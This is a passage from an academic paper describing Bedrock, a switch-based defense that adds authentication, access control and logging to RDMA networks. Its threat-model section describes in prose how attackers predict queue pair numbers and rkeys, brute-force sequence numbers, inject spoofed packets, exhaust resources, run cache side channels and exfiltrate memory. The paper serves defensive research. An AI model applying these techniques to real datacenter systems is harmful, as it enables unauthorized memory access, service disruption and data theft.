- The Bedrock *authentication* mechanisms are inspired by source authentication and path validation techniques for IP networks [36–38]. But instead of relying on "clean-slate" architectures, Bedrock is compatible to today's networks. It binds RDMA endpoints to network invariants (e.g., the datacenter topology), which in cloud settings are outside the adversary's control. This enables Bedrock to recognize spoofed RDMA packets by checking these invariants as they are processed by the network.
- The Bedrock *access control* refines the isolation mechanisms in RDMA, such as memory regions (MRs), memory windows (MWs), and protection domains (PDs), which not only use insecure, easily-bypassable tokens, but also are hardwired in the RNIC. Bedrock takes a "software-defined" approach, exposing the ACL mechanisms for programmability by building access control primitives inside the switch. This also opens up opportunities to customize or extend RDMA ACLs for network- or application-specific policies.
- The Bedrock *monitoring and logging* mechanisms borrow techniques from network telemetry [29, 50], which uses programmable switches to monitor network traces or collect compressed TCP/IP traffic logs. In Bedrock, the defense in effect monitors memory access patterns inside the network, and the produced traces can detect abnormal accesses and enable security auditing.

Combined, these techniques significantly improve the status quo of RDMA security. The rest of this paper presents the Bedrock design in detail, and evaluates it comprehensively using realistic setups. Our results demonstrate that Bedrock can mitigate a range of RDMA attacks with minimal overheads. Bedrock has been released in open source [3].

2 Motivation and Background

In this section, we provide necessary background on RDMA, explain its security mechanisms and known attacks, ending with an overview of Bedrock.

2.1 RDMA primer

Remote Direct Memory Access (RDMA) was proposed by the HPC community decades ago for high-performance computing, where low latency and high throughput are crucial to application performance. Compared to TCP/IP networks, RDMA significantly reduces software latency and CPU utilization by kernel and CPU bypassing. An RDMA application can directly issue read/write requests to the remote server as if the memory is local. Further, these requests are processed by the recipient without involving the CPU—hence the name remote "direct" memory access. Under the hood, RDMA requests are processed by special hardware engines in RNICs (RDMA network interface cards) for high performance. Given its performance advantages, RDMA has gained wide deployment in datacenters recently in response to the growing demands on network performance and become foundational to many modern datacenter applications [1, 2, 24, 25, 39, 43, 48, 60–62].

RDMA API. RDMA provides two types of API calls. Two-sided API calls, such as SEND and RECV, are similar to traditional RPC messaging as they require CPU involvement. The sender CPU issues a SEND request with a data buffer to the RNIC, which transmits RDMA packets to the receiver. The recipient CPU issues RECV to its RNIC to setup receive buffers for incoming data. One-sided API calls, such as READ, WRITE, and ATOMICS, eliminate CPU overhead at the receiver side. Except for connection setup, clients directly manipulate remote memory without the recipient CPU's knowledge. One-sided calls deliver strong performance benefits as they have an accelerated datapath at ASIC speeds. Figure 1(b) depicts the workflow of one-sided memory accesses. The vulnerabilities discovered by the security community also center on one-sided, CPU-bypassing RDMA calls [46, 49, 52, 54, 56].

RDMA mechanisms. In one-sided RDMA, a server exposes its memory to remote clients by memory regions (MRs). A server registers an MR with a pair of local and remote protection keys (lkey and rkey, respectively), intending only for RDMA clients with the knowledge of the rkey to access the corresponding MR. The communication channel is represented by two dedicated hardware queues on the sender and receiver RNICs, comprising a queue pair (QP) identifiable by its queue pair number (QPN) at each end. The connection setup process involves the exchange of rkey, QPN, and MR, all as a form of (unfortunately, insecure) credentials. RNICs usually come with software connection managers [14] as a library to manage connection setups. Such RDMA libraries use unencrypted TCP channels, but applications can employ secure protocols (e.g., HTTPs) if they choose to implement their own setup process.

RoCEv2. A widely used implementation is "RDMA over Converged Ethernet Version 2" (RoCEv2) [15], where RDMA packets are carried by Ethernet frames over traditional network infrastructures using UDP and IP as the carrier. Compared to Infiniband (IB) in HPC networks, which requires specialized network infrastructures, RoCEv2 is backward compatible with the Ethernet L2 infrastructure [68]. Therefore, RoCEv2 is the technology of choice for large-scale deployments in cloud datacenters—it is also Bedrock's protection target. In this setting, RNICs add and remove Ethernet head-




Figure 1: Remote direct memory access and its security implications. (a) A common RDMA protocol called RoCEv2. (b) One-sided, CPU-bypassing RDMA operations. (c) Security mechanisms in RNIC hardware. (d) Threat models under which attacks have been discovered in recent projects.

ers before interpreting RDMA semantics and completing the memory operations via local DMA. Figure 1(a) shows the packet format. A well-known UDP destination port is used to indicate the use of RDMA, and the inner RDMA header itself contains rkey, destination QPN, and the target memory address. An RDMA packet also contains a packet sequence number (PSN) for in-order delivery and a checksum (ICRC) for packet integrity. All headers and payload are transmitted in plaintext.

2.2 RDMA-native security support

RDMA has several built-in, basic security mechanisms. Recent work has demonstrated that they are insufficient in shared, multi-tenant cloud datacenters.

Authentication. Upon receiving a request, the RNIC performs basic authentication in three aspects. First, the request must target an existing server-side queue pair number (QPN) that has been negotiated in the setup phase. Second, it must target a valid memory region (MR) with a correct rkey. Finally, the accessed virtual memory address must be within the destination MR. Requests that violate any of the above constraints will be dropped by the RNIC without notifying the receiving application. Those that pass all checks are translated into local DMA requests from the RNIC, via the PCIe interconnect, to the main memory.

Authorization. RDMA supports three insecure and fixed-function access control mechanisms: protection domains, memory regions, and memory windows. As Figure 1(c) shows, a protection domain (PD) contains a group of queue pairs that have the same access control privileges for the same set of memory regions. A memory region (MR) is further associated with virtual memory boundaries and access control privileges (e.g., read-only vs. read-write). A memory window (MW) is akin to a fine-grained protection domain with only one queue pair. These mechanisms are insecure and easily bypassed if the attacker presents the correct rkeys and QPNs. Also, RDMA ACL mechanisms pose integration issues with other forms of cloud ACLs, as they are baked into hardware and CPU intervention is hard to come by [30]. Elsewhere in the cloud, non-RDMA, software-based access control systems are easily reprogrammable to incorporate alternative ACL policies.

Integrity. RDMA packets are unencrypted, and only use two naïve mechanisms for integrity. A 32-bit ICRC checksum is included for each packet, which is inherited from the Infiniband (IB) standard from HPC settings. When RDMA packets are carried over RoCEv2, RNIC vendors view ICRC as redundant as Ethernet already has checksum mechanisms. [1] A 24-bit packet sequence number (PSN) functions similarly as TCP sequence numbers, enforcing ordered delivery and preventing packet injection. However, the checksum algorithms and seeds are publicly available, which leads to low-entropy PSNs. A recent project, sRDMA [52], has developed cryptographic support for RDMA packet encryption.

2.3 Threat model and attacks

We base our threat model upon ReDMArk [46], the state-of-the-art study of RDMA vulnerabilities. In particular, we target threat models for multi-tenant cloud datacenters, as depicted in Figure 1(d), where clients access remote servers via the network. In this setting, we assume that the network and server infrastructure are part of the trusted computing base (TCB). Only clients are considered to be potentially malicious. Although ReDMArk has also identified attacks that are possible under an actively malicious network, such a threat model is beyond the scope of Bedrock. We present the considered threat models below and note on the correspondence to those presented in ReDMArk when appropriate.

[1] Discussion with Nvidia/Mellanox.

Threat Model TM1: The attacker is located at a different end host from the victim, either in a virtual machine (VM) or container. She does not have root privilege on the cloud machine, so cannot inject raw RDMA packets or sniff network traffic. However, she can launch arbitrary malicious RDMA apps, which can issue reads and writes to remote servers—e.g., racks hosting RDMA-enabled storage services. This corresponds to the T1 threat model in ReDMArk.

Threat Model TM2: An enhancement of TM1. The adversary runs in baremetal cloud machine, or she has compromised the cloud software stack and obtained root privilege. She can therefore fabricate and inject arbitrary RDMA packets without needing to establish queue pairs first. The spoofed packets are manipulated to use fake UDP, RDMA, or other headers. This corresponds to the T2 threat model in ReDMArk.

Threat Model TM3: The adversary and victim run VMs or containers on the same machine. The attacker launches malicious RDMA apps, but she does not have root privilege and cannot subvert the client VM/container directly. However, unlike TM1 and TM2, the adversary's and victim's RDMA traffic originate from the same cloud node, and their packets are routed by the network via the same paths. This distinction is relevant for Bedrock as it leverages network invariants for defense; but this does not correspond to a separate threat model category in ReDMArk.

Threat Model TM4: Finally, we also consider cases where attackers have compromised an RDMA client on another machine via techniques like code injection and malware. This corresponds to the T4 threat model in ReDMArk, where adversaries can exfiltrate data to other machines silently.

The T3 threat model in ReDMArk assumes a malicious network, which is beyond the scope of our discussion. Under threat models TM1-TM4, we summarize the possible attacks identified in existing work [46, 49, 54, 56].

2.3.1 Insecure source authentication

Existing RDMA authentication mechanisms can be bypassed easily. An attacker can gain access to other users' remote memory regions if she obtains the correct QPN, rkey, and memory address. Unfortunately, these elements can be predicted by the attacker [46]. *(i) QPNs:* ReDMArk [46] finds that RNICs generate the next QPN by incrementing the current one. If an attacker finds her QPN to be n, she can reliably infer that $[0..n-1]$ are valid numbers as well. *(ii) rkey:* The rkey generation mechanism is also predictable [46, 56], e.g., either by incrementing rkeys by a fixed delta (e.g., Broadcom RNICs increment by 0x100 for each new rkey), or using low-entropy randomness (e.g., static initialization values and the same key generator for all protection domains) [46]. *(iii) Memory addresses:* Since traditional ASLR [57] (address space layout randomization) does not apply to memory ranges exposed by RDMA, virtual addresses are trivial to guess. If an adversary wishes to launch injection attacks, she needs to additionally guess the packet sequence number (PSN), which is intended to guarantee ordered delivery just like in TCP. However, TCP sequence numbers have random initial values as generated by the OS, whereas many open-source RDMA apps hardcode their initial PSNs [46]. RDMA sequence numbers are also more susceptible to brute-force attacks as they are shorter than TCP sequence numbers (24 vs. 32 bits). An attacker can enumerate the entire space in 10s for Mellanox RNICs and 23s for Broadcom RNICs [46]. These vulnerabilities lead to the following attack scenarios.

Scenario 1 (S1): *Unauthorized memory access via malicious queue pairs (TM3).* An attacker Bob creates its client QP, but accesses server memory granted to Alice's QP. He achieves this by using Alice's rkeys and using Alice's server-side QP number without negotiating with the server. This is feasible under TM3 where Bob and Alice reside in the same machine and have the same IP address.

Scenario 2 (S2): *Unauthorized memory access via raw packet injection (TM2).* An attacker Bob can inject packets to Alice's queue pair if he can craft raw packets as root user. He also needs to obtain Alice's QPN, memory address, rkey, and PSN using the methods described in ReDMArk. This corresponds to the A1 attack in ReDMArk.

Scenario 3 (S3): *DoS attacks by increasing the expected sequence number (TM2,TM3).* Bob can inject packets to advance Alice's PSN, either using root privilege (TM2) or by locally modifying his QP's PSN without root privilege (TM3). This will cause the server to drop actual packets from Alice with lower sequence numbers. The DoS attack can be prolonged by continued packet injection.

Scenario 4 (S4): *DoS Attack by transitioning QPs to an error state (TM2,TM3).* Bob forces an existing QP to transition into an irrecoverable error state via injecting malformed packets either using root privilege (TM2) or by modifying his valid QP to target Alice's QP at the server side without root privilege (TM3). Injected packets may use incorrect memory opcode (e.g., a read-only QP receives a write request) or inconsistent payload and DMA lengths [46]. These errors can cause RNICs to trigger error detection and bring down the victim QP [7]. This corresponds to the A2 attack in ReDMArk.

2.3.2 Inadequate access control

Existing RDMA isolation mechanisms fall short in several aspects. First, they rely on insecure tokens (e.g., rkeys) that are generated by hardware in predictable patterns [46]. An adversary can easily guess another queue pair's rkey and perform injection attacks. Second, they have fixed-function semantics and cannot be easily integrated with other forms of cloud ACLs as they bypass the software stack [30]. The authors of ReDMArk have performed a study of open-source RDMA projects, and found that many existing systems only use one single protection domain (PD) [46]. Following ReDMArk's methodology, we have studied 13 publicly available RDMA systems [6, 24, 28, 31–33, 40, 44, 51, 52, 55, 60, 61], and found that none of them uses memory windows (MWs)

either. This means that rkey-guessing attacks can be easily launched against these systems due to inadequate access control. Implementing ACLs in the network switch re-exposes programmability and puts control back to the network operator's or the RDMA application's hands. They can enforce customized ACL policies in the network, or integrate RDMA ACLs with other forms of access control.

Scenario 5 (S5): *Unauthorized memory access that crosses access control boundaries (TM1-TM3).* An adversary can cross the boundaries of RDMA access control and gain access to other clients' queue pairs. This corresponds to attack A3 in ReDMArk.

2.3.3 Lack of monitoring and logging

Security auditing is critical for cloud services—logs are usually maintained by the servers for forensic purposes, which in turn enable attack detection, postmortem analysis, and service repair. However, CPU-bypassing RDMA requests are not visible to these auditing systems. The following attacks can easily slip under the covers without leaving a trace.

Scenario 6 (S6): *DoS attacks via queue pair exhaustion (TM1-TM3).* An attacker can exhaust RNIC resources by creating a large number of QPs to deny the service to other clients. In principle, 24-bit QPNs can distinguish between 2^{24} QPs, but in practice RNICs only support a much smaller number: 32,707 for Broadcom and 261,359 for Mellanox RNICs [46]. This corresponds to attack A4 in ReDMArk.

Scenario 7 (S7): *Performance degradation attacks (TM1-TM3).* RDMA packets bypass server CPUs but incur processing overhead at RNIC engines, and these engines have their own processing limits. An attacker can issue a large volume of RDMA requests to overload the RNIC engine itself, so that normal clients' packets cannot be processed. ReDMArk [46] shows that an attack from 1-2 nodes can easily reduce normal clients' read throughput by 8x-10x. This corresponds to attack A5 in ReDMArk.

Scenario 8 (S8): *Side channel attacks (TM1-TM3).* RNICs have on-board memory to cache data structures like page table entries, and they use the main memory as a backing store to handle cache evictions and misses. Cache misses trigger expensive main memory accesses as they cross the PCIe bus in a round-trip, leading to detectable latency differences compared to cache hits. An attacker can use prime-and-probe or evict-and-reload techniques to cause cache evictions and construct timing channels to observe memory access patterns of a victim client served by the same RNIC [54].

Scenario 9 (S9): *Data exfiltration (TM4).* CPU bypassing can also lead to exfiltration attacks. Normally, exfiltration attacks will leave audit trails in software logs, which can be used for forensic analysis. However, if an attacker compromises an RDMA node, she can leak data by initiating connections from remote machines and directly reading the memory of the compromised node without leaving a trace. This makes it challenging to even detect data exfiltration attacks. This corresponds to attack A6 in ReDMArk.

2.4 BedRock Overview

Bedrock develops RDMA defenses in network devices with programmable data planes, which accept P4 programs for customizing packet processing behaviors. Consider programmable switches as an example. A P4 program specifies necessary packet headers and protocols for the switch. The programmable parser extracts these headers and construct packet header vectors (PHVs). The PHVs are sent through multiple hardware stages in the switch for match/action processsing. The programmable deparser reassembles headers before forwarding the packet. Bedrock leverages this capability to process RDMA headers on-the-fly for source authentication.

The main P4 processing takes place in a series of match/action tables. Each table may have different keys (e.g., header fields) and perform varied actions (e.g., arithmetic or bitwise operations) on the headers. Hardware ALUs and CRC hash units are integrated with every processing stage to enable programmable actions per packet. Table entries, on the other hand, are stored in switch SRAM (Static RAM) or TCAM (Ternary CAM) for exact and range matches, respectively. Each type of resource has its own constraints—typically, O(100Mb) for SRAM and O(10Mb) for TCAM for a programmable switch. TCAM tables are especially important for RDMA access control in the design of Bedrock.

Switch SRAM can also be used as register arrays to store data across packets. These are akin to arrays in C, where each register is accessible via an index. A packet is limited to accessing one register per stage, so K accesses are possible across K stages. Bedrock leverages registers for RDMA monitoring and logging; it also uses packet mirroring primitives to duplicate packets.

Deployability. Bedrock requires the use of P4-programmable network devices in RDMA deployments. Although P4 is a recent development, it is gaining traction from industry [12]. Academic projects also make extensive use of P4 switches [23, 35, 41, 42, 50, 58, 67]. As an example of real-world adoption, Alibaba has deployed Tofino switches in their production networks at scale [53]; the same cloud provider also relies on RDMA deployments for their storage service [26]. We believe that these industry trends show promise of the deployability of Bedrock in realistic scenarios. Our primary design goal is for Bedrock to run in top-or-rack switches to protect racks of servers.

As P4 is a target-independent language, P4 programs can be deployed to NIC-based targets as well. Existing P4-capable platforms not only include programmable switches like Intel Tofino and Nvidia Spectrum, but also programmable NICs like Netronome Agilio and Xilinx Alveo. These platforms primarily differ in their cost-to-performance ratios, performance characteristics, and deployment scenarios. Switching ASICs have lower cost-to-performance ratios and can be deployed to

serve entire racks of servers. Programmable NICs have higher cost-to-performance ratios and are suitable for server-local deployments. Programmable NICs also exhibit more performance variability than switching ASICs. We show some concrete data points by analyzing the list price from the same vendor: today, a 3.2Tbps P4 switch costs $8,695 [5], translating to $2.7 per Gbps; a 40 Gbps P4 NIC costs $555 [11], and this translates to $13.8 per Gbps, which is several times higher. Later, we also include performance benchmarks on a P4-programmable NIC.

3 Network Support for RDMA Security

Next, we present the three components of the Bedrock system.

3.1 RDMA source authentication

Bedrock is inspired by work in source authentication mechanisms for the general Internet [36–38], where mutually-untrusted parties wish to authenticate packets' origins. However, unlike the Internet at large where ISPs and their network infrastructures are assumed to be untrusted, RDMA deployments occur in controlled environments where the attacker cannot easily subvert the underlying infrastructure. Bedrock harnesses the fact that the network itself is part of the TCB, and develops lighter-weight mechanisms without requiring architectural changes and cryptographic operations for routing, forwarding, and source authentication. Instead, Bedrock derives identifiers that are coupled with the cloud infrastructure (e.g., the network topology and system information) that is beyond the adversary's control.

3.1.1 Packets from different machines

We first consider threat models TM1 and TM2, where the attacker is located at a different machine from the victim client. Bedrock leverages network topological invariants for authentication, in a manner that is transparent to applications. Spoofed traffic can be easily detected by Bedrock as such packets will violate the topological invariants. Concretely, Bedrock enables this by constructing a mapping for each RDMA client that maps from its IP address to the topological information—the switch ingress port ID (iPort) for the client. This requires assigning a unique ID for each switch port in the network (e.g., by the operator or network management tools), and configuring the mapping in the switches' match/action tables. At runtime, Bedrock switches check these invariants for each RDMA packet, and detects packets whose IP addresses do not match the topological information. In the P4 program, Bedrock enforces this based on the network mapping stored in match/action tables. Under this design, Bedrock ensures that RDMA packets are bound to the original endpoints from which the connections have been initiated. If an attacker uses the IP of the victim, her packets will be detected and blocked by Bedrock. If she uses her own IP address, her packets will be rejected by the remote RNICs as the source IPs are inconsistent. Combined, Bedrock mitigates impersonation attacks effectively.




Figure 2: The illustration of source authentication for clients in the same machine.

3.1.2 Packets from the same machine

Next, we consider threat model TM3, in which spoofing attacks can be launched from the same machine as the victim. This creates more challenges for recognizing spoofed packets, as traffic originating from attackers and the victim are indistinguishable by the ingress port information. Therefore, we need to go one level further and identify other types of system information that the attacker cannot easily control.

Figure 2 illustrates our design. Bedrock relies on the process ID (pid) which is generated by the OS kernel, as another class of identifiers. RDMA connections are bound to identifiers that reflect both topological constraints and system information. To achieve transparency, we extract the pid using eBPF [4], which is an infrastructure present in most mainstream Linux kernels. eBPF allows the injection of runtime monitors into the kernel without affecting user applications. We intercept the RDMA verb `create_qp`, which creates a hardware queue at the local RNIC and returns the generated QPN to the application. Bedrock constructs a list of client QPNs (cQPNs) for each pid during its lifetime, and destroys the list upon application exit. Therefore, a malicious application that misuses other applications' QPNs can be detected by the eBPF script.

However, the above defense does not prevent attackers from using their own cQPNs to communicate with some server QPN (sQPN) that they have not authenticated with. At the server RNIC, the ASIC only checks if the server QPN is valid. It does not validate the originating client QPN—in fact, cQPNs are not even included in RDMA packets. This is the root cause why attack S1 is feasible. One way to mitigate this attack is to modify the RDMA standard for the inclusion and validation of cQPNs; Bedrock instead resorts to a transparent approach: overwriting the sQPN header with the cQPN value. Specifically, Bedrock first ensures that the client uses its own cQPN by checking the pid-cQPN list. It then uses the eBPF framework at the client side to intercept the `modify_qp` call and replace the parameter sQPN with cQPN. In this way, Bedrock tightly controls which server QPN a client can communicate with. Even if clients specify a different server QPN, it will get modified by Bedrock to the correct value.

So far, Bedrock establishes an invariant that, for all in-

flight RDMA requests, the sQPNs that they carry are equal to the originating cQPNs. At the server side, Bedrock authenticates the request in the network by querying a switch-based mapping to obtain the actual server QPN. This mapping is obtained by the server-side eBPF framework, which similarly monitors `modify_qp` calls. The actual server QPNs, and the originating client QPNs, are inserted to the switch in a match/action table. RDMA requests match on this table, and their sQPN headers are replaced with actual server QPNs before they are sent from the switch to the RNIC. In effect, Bedrock interposes a layer of indirection for security.

One practical issue here is the ICRC checksum of RDMA packets need to be recalculated when the last-hop device changes the sQPN. This can be easily done using programmable NICs, but current programmable switches cannot easily support this [17]. However, ICRC fields are redundant for RoCEv2 packets as Ethernet frames already have checksums. This feature was inherited from the Infiniband (IB) version of RDMA, and can be disabled in RoCEv2 settings. Our setup disables ICRC to resolve this issue.

3.2 RDMA access control

Next, Bedrock develops a "software-defined" approach to RDMA access control. Today, RDMA ACLs are hardwired and pose integration issues with other types of cloud ACLs [30]. By offloading ACLs to a programmable switch, Bedrock exposes RDMA access control for programmability. Datacenters regain the ability to customize or modify ACL policies for CPU-bypassing traffic. Advanced, scenario-specific ACL policies also become possible without having to resort to software intervention. Section 3.3 presents several policies that monitor RDMA traffic patterns and make access control decisions based on these patterns—e.g., denying access if signs of DoS attacks are detected. Here, we first focus on developing RDMA ACL support in programmable switches.

Figure 3(a) shows our design, which consists of an RDMA external library on servers, a policy setup daemon in the switch control plane, and a policy executor in programmable data planes. The library offers an easy-to-use API for users to specify ACL groups and add/remove QPNs to/from a particular group. The API is invoked in an application-independent manner without RDMA application changes—i.e., the user writes a configuration script without modifying her apps. If desired, the RDMA apps can also call into this library for direct integration. The ACL policies are sent to the switch daemon by Bedrock, which configures them into the switch programs. Memory ranges, queue pairs, and RDMA opcodes are all part of the policy decisions. The policies are implemented in programmable match/action table, where rule insertions and deletions reflect ACL changes.

The policy executor is a P4 program that enforces access control in the switch data plane. Its rules are populated by the configuration scripts stated above. The executor checks

Start address range	End address range
0000 FF00 0000~00FF 00FF FFFF	0000 FF00 0000~00FF 00FF FFFF

Table 1: An example memory range for ACL.

ID	bit[47:32]	bit[31:16]	bit[15:0]
r1	0000~0000	FF00~FFFF	0000~FFFF
r2	0001~00FE	0000~FFFF	0000~FFFF
r3	00FF~00FF	0000~00FF	0000~FFFF

Table 2: Each memory address requires three TCAM rules.

i) whether the memory range of an RDMA request is within the memory boundary assigned to the client; and *ii*) whether the requested operation is allowed using the match/action tables. As shown in Figure 3(a), Bedrock instantiates an ACL table with five keys: the start and end memory addresses, ACL group, opcode, and priority. The memory addresses use range matches in TCAM; other keys use exact matches in SRAM.

3.2.1 Compressing RDMA ACLs

The design of the data plane executor creates challenges due to switch resource limitations. Whereas memory addresses are 48-bit long (for 64-bit systems), TCAM range matches have shorter lengths (20 bits in Intel/Barefoot Tofino [10]). A simple solution is to segment a 48-bit memory address into three 16-bit segments and designate a range match for each of segment. The overall match result will depend on the three individual matches. However, this will consume large amounts of TCAM resources since the segments will contain duplicate information. Consider a memory range 0000 FF00 0000~00FF 00FF FFFF in Table 1. To check whether a request is contained by this, logically, we only need to check the request's start address against this range and then its end address. However, each memory address (start/end) needs to be split into three 16-bit rules (see Table 2) due to TCAM restrictions. Checking a request's start and end addresses against this memory range further requires six rules stemming from a "cross product". This creates high overhead, as switches only have O(10Mb) TCAM. We address this using a combination of three techniques.

#1: Adjustable ACL granularity. First, the above overhead is only necessary if we require byte-level access control. If coarser-grained ACLs are sufficient, Bedrock can ignore the least significant bits. Bedrock makes the ACL granularity adjustable—for instance, if 4kB page-level ACLs are sufficient, Bedrock ignores the 12 LSBs and uses two segments to represent a page address.

#2: Table decomposition. Second, we reduce the redundancy of start/end address combinations by decomposing a logical table to two different tables, one for the start address and another for the end address. This deduplicates the logical table by avoiding the "cross product" problem. Figure 3(b) visualizes this idea, where the Y-axis indicates different ACL permissions (e.g., RO vs. RW) and the X-axis indicates memory ranges. In this illustration, a memory object is represented as a horizontal line that specifies a memory range at a priority




Figure 3: The Bedrock access control overview and optimization techniques.

denoted by the Y-axis value. An RDMA request is represented with two vertical lines that represent the start and end addresses as denoted by the X-axis values. The ACL decisions are made by checking if a request's vertical lines intersect at the same memory object. If there are multiple intersected objects, the one with the highest ACL permission is used. In the example, `obj2` will be selected for `req1`; but request `req2` will be rejected, as the start and end addresses do not intersect at the same objects.

#3: TCAM/SRAM tradeoff. Further, Bedrock groups rules that share the same address prefix and use SRAM-based exact matches on their common prefix. As SRAM is more abundant than TCAM, this tradeoff enables Bedrock to support more ACLs. Figure 3(c) shows how Bedrock organizes the policies hierarchically based on the common prefix lengths, and requests match against the three tables in parallel. Moreover, Bedrock adjusts the prefix lengths and table sizes based on the object size distributions, in order to maximize the use of common prefixes for each scenario. Storage objects usually follow zipfian distributions in terms of the size [16, 20, 27, 66]. As a concrete example, say, if 70% objects are smaller than 1MB and 99% smaller than 4GB, and if page-level isolation is the desired granularity, then Bedrock would create three tables. The first table uses a 28-bit common prefix and 8-bit range match, covering all memory objects under 1MB. The second uses a 20-bit range match, covering all objects between 1MB and 4GB. The tail distribution matches the third table with range matches.

3.3 RDMA monitoring and logging

Bedrock enables RDMA systems to regain visibility by in-network monitoring and logging.

3.3.1 Building blocks

Bedrock performs RDMA monitoring in the switch. Monitoring results are further used by ACL policies for advanced access control. To maintain monitoring state across packets, Bedrock borrows from work in *approximate data structures*—such as count-min sketches (CMSes) [22] and bloom filters (BFs) [18]—for space savings. We eschew the technical details of these data structures and refer interested readers to existing work [18, 22]. At a high level, a count-min sketch performs approximate counting, a bloom filter performs approximate membership checks, both with strong error bounds guarantees. For monitoring, Bedrock also supports tumbling windows, where one sketch or bloom filter records data for the current window and another for the next. It rotates across these entities for each time epoch.

Bedrock enables RDMA logging by tracking RDMA requests and recording them at backend servers. It does not log every single RDMA data packet, but only RDMA requests, which already contain sufficient metadata (e.g., QPs, memory addresses, opcodes) to build audit trails. By cherrypicking these request packets from the rest, Bedrock enables NetFlow-like logging and auditing on RDMA traffic. This is done in a P4 program that extracts RDMA metadata for request packets, and stores them in stateful registers as a temporary buffer. It reads/writes one register per switch stage, but multiple accesses are possible across several stages. Therefore, one RDMA log entry is generated for a batch of requests, which further correspond to a much larger number of data packets. This reduces the bandwidth that is needed for auditing.

3.3.2 Regaining visibility

Using the auditing capability, Bedrock enables the detection and mitigation of the following types of attacks.

DoS attacks. Bedrock is able to detect and block DoS attacks, including S3, S4, S6, and S7. To detect S3, Bedrock monitors the highest PSN of each remote QPN that has been seen by the switch. Bedrock detects S4 by checking the consistency between opcodes and MR privileges and between payloads and DMA lengths. Inconsistency would transition

queue pairs into an error state for denial of service. For S6 and S7, Bedrock monitors the resource usage of each connection, application, or IP address to make access control decisions using the approximate data structures. Concretely, to detect and mitigate S6, Bedrock checks the number of QPs created by each client IP in a time window against a threshold. Upon detection, Bedrock drops or rate-limits the requests. Bedrock detects S7 by tracking the sizes of the requests sent to each QPN in a time window.

Side channel attacks. Another application is to detect side channel attacks [54] based on the fact that malicious traffic has different memory access patterns from normal traffic [47]. Side channel attack S8 builds an eviction set by reading a set of specific memory pages, which produces a distinct memory access pattern. Bedrock logs memory read requests to a backend server from the switch. The server further uses software-based algorithms (e.g., SCADET [47]) to perform memory pattern analysis to detect S8.

Exfiltration attacks. Armed with in-network logging, RDMA reads and writes become auditable—operators can scrutinize the log to find unexpected requests. To enable forensic investigation of data exfiltration attacks (S9), all reads/writes are logged to the backend server, and the log entries are processed in software to identify data exfiltration.

